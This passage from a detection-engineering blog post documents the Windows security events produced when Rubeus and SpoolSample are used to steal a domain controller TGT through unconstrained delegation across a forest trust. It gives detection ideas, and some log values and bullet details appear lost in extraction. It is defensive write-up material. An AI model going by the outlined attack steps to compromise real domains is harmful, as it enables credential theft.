
Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	5140	A network share object was accessed	SubjectUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0xb8dd055
				ObjectType	File
				IpAddress	10.7.30.100
				IpPort	52104
				ShareName	*\IPC$
				ShareLocalPath	#VALUE!
				AccessMask	0x1
				AccessList	%%4416
hydrogen	Security	5145	A network share object was checked to see whether client can be granted desired access	SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0xb8dd055
				ObjectType	File
				IpAddress	10.7.30.100
				IpPort	52104
				ShareName	*\IPC$
				ShareLocalPath	#VALUE!
				RelativeTargetName	spoolss
				AccessMask	0x12019f
				AccessList	%%1538 %%1541 %%4416 %%4417 %%4418 %%4419 %%4420 %%

Once Rubeus catches the 4624 logon event from **rikers$** to **Hydrogen,** it extracts **rikers$ TGT.** It first uses a helper that establishes a connection to the LSA server and verifies that the caller is a logon application. If the first step fails, then it could be that the user running rubeus might not have the proper privileges to get a handle to LSA. That’s exactly what happens:




Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4673	A privilege service was called	SubjectUserSid	S-1-5-21-1235374251-2177327852-1410121009-500
				SubjectUserName	localadmin
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0x6157ce4
				ObjectServer	NT Local Security Authority / Authentication Service
				Service	LsaRegisterLogonProcess()
				PrivilegeList	SeTcbPrivilege
				ProcessId	0x218
				ProcessName	C:\Windows\System32\lsass.exe
				keywords	Audit Failure

Once it fails, Rubeus uses its own **GetSystem** function to elevate the local admin account to SYSTEM via token impersonation. Then, it tries again, and it is now able to get a handle to LSA and perform a Kerberos ticket enumeration.



Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4673	A privilege service was called	SubjectUserSid	S-1-5-18
				SubjectUserName	hydrogen$
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0x3e7
				ObjectServer	NT Local Security Authority / Authentication Service
				Service	LsaRegisterLogonProcess()
				PrivilegeList	SeTcbPrivilege
				ProcessId	0x218
				ProcessName	C:\Windows\System32\lsass.exe
				keywords	Audit Success

As part of the handle to LSA, Rubeus registers the logon application name “**” with 3 “SSS”**. The right name is **User32LogonProcess** and it is an example provided for the **LogonProcessName** parameter of the **LsaRegisterLogonProcess** function in Microsoft Docs.



Server	Log	EventID	Description	Field Name	Field Value
hydrogen	Security	4611	A trusted logon process has been registered with the Local Security Authority	SubjectUserSid	S-1-5-18
				SubjectUserName	hydrogen$
				SubjectDomainName	COVERTIUS
				SubjectLogonId	0x3e7
				LogonProcessName	User32LogonProcesss

No other events were produced up to this point. What an attack can do next depends on what they want to accomplish with the extracted TGT. This post was mean to document the security events generated during the main steps of the attack presented in Will’s post.

Initial Detection Recommendations:

Rubeus

- Rubeus was executed on disk for this proof of concept so you can build a basic signature based on the command line arguments. Keep in mind that command line values have a high attacker influence rating, which means that the command arguments can be manipulated, by the attacker, in way that could easily bypass a signature for the original arguments.

- While documenting the event logs, an indicator of compromise for a basic high fidelity Rubeus signature was found when Rubeus enumerates Kerberos tickets. This process involves the name of the logon process application when getting a handle to LSA. Rubeus registers the following name: (yes with three “S” at the end). That should stick out right away in your environment in . Also, even when spelled right, is not as common as other logon application names such as Winlogon, so it is worth monitoring.
- Another way to approach Rubeus detection is focusing on its more generic behavior. When Rubeus tries to get a handle to LSA, if it is run with an account that does not have the privilege set, it fails when calling the privileged service. Check for and privilege services being called by non-system users in .

Unconstrained delegation and two-way trust forests

This specific variation of the attack forces **Domain Controllers** to authenticate to a compromised server with unconstrained delegation configured over a two-way forest trust. Therefore, as we saw in this sequence of events, expect **SID filtering** events (**Security event 4675**) on the unconstrained server with **filtered SIDs matching Enterprise Domain Controllers (S-1–5–9)**.

- Get a list of servers with unconstrained delegation configured and stack each instance of .
- Filter the results by . You will get communications about from other forests (potential victims or regular behavior).
- You can also stack the values obtained by your first aggregation by the . This will tell you the specific trusted domain SIDs communicating over across two-way trusts with a potential unconstrained compromised server.

Monitor for successful network logons (Type 3) happening on servers with unconstrained delegation configured coming from Domain Controllers “DCNAME$” that belong to foreign domains across separate forests.

SpoolSample

> Detection of the SpoolSample tool is pretty straight forward. You can monitor for servers with unconstrained delegation accessing IPC$ named pipe share to bind to the spoolss service over Domain Controllers in separate domains with . Keep in mind that there are other RPC servers that can possibly be used to force authentication besides the SpoolSample POC. Therefore, looking for access to the spoolss service over IPC$ from unconstrained server covers just this implementation of the attack.

I hope this post was helpful for those that just read about the awesome “Not a Security Boundary: Breaking Forests Trusts” blog post from my teammate Will, and wanted to learn more about most of the data generated at the endpoint level when the attack is executed. This post covered only one endpoint data source. I will be updating this post soon with more endpoint and network data sources to add more context to this attack. Also, what the attacker decides to do with the DC TGT is content for several other posts.

Finally, as I mentioned earlier in the posts, adversarial techniques like this one do not happen in a vacuum. Therefore, you might not catch them by monitoring a few of the recommended events due to the amount of similar activity generated in your specific environment. However, you might catch them while creating a new process and importing the ticket to a new logon session, when executing DCSync, or a number of other ways.

I wanted to thank Will for being patient with me and for answering all the questions I had while writing this post. More updates to the detection approach and variations of the attack will be added soon.

Feedback is greatly appreciated!

References:

https://www.harmj0y.net/blog/redteaming/another-word-on-delegation/

https://msdn.microsoft.com/en-us/library/cc246071.aspx

https://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc775736(v=ws.10)#trust-types-1

https://www.youtube.com/watch?v=-bcWZQCLk_4

https://www.slideshare.net/harmj0y/the-unintended-risks-of-trusting-active-directory

https://msdn.microsoft.com/en-us/library/cc237940.aspx

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10)

https://blogs.technet.microsoft.com/networking/2009/04/28/rpc-to-go-v-3-named-pipes/

https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems

https://docs.microsoft.com/en-us/windows/desktop/printdocs/findfirstprinterchangenotification

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759073(v=ws.10)#forests-as-security-boundaries

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755427(v=ws.10) https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/create-global-objects

https://msdn.microsoft.com/en-us/library/cc220234.aspx

https://adsecurity.org/?p=1667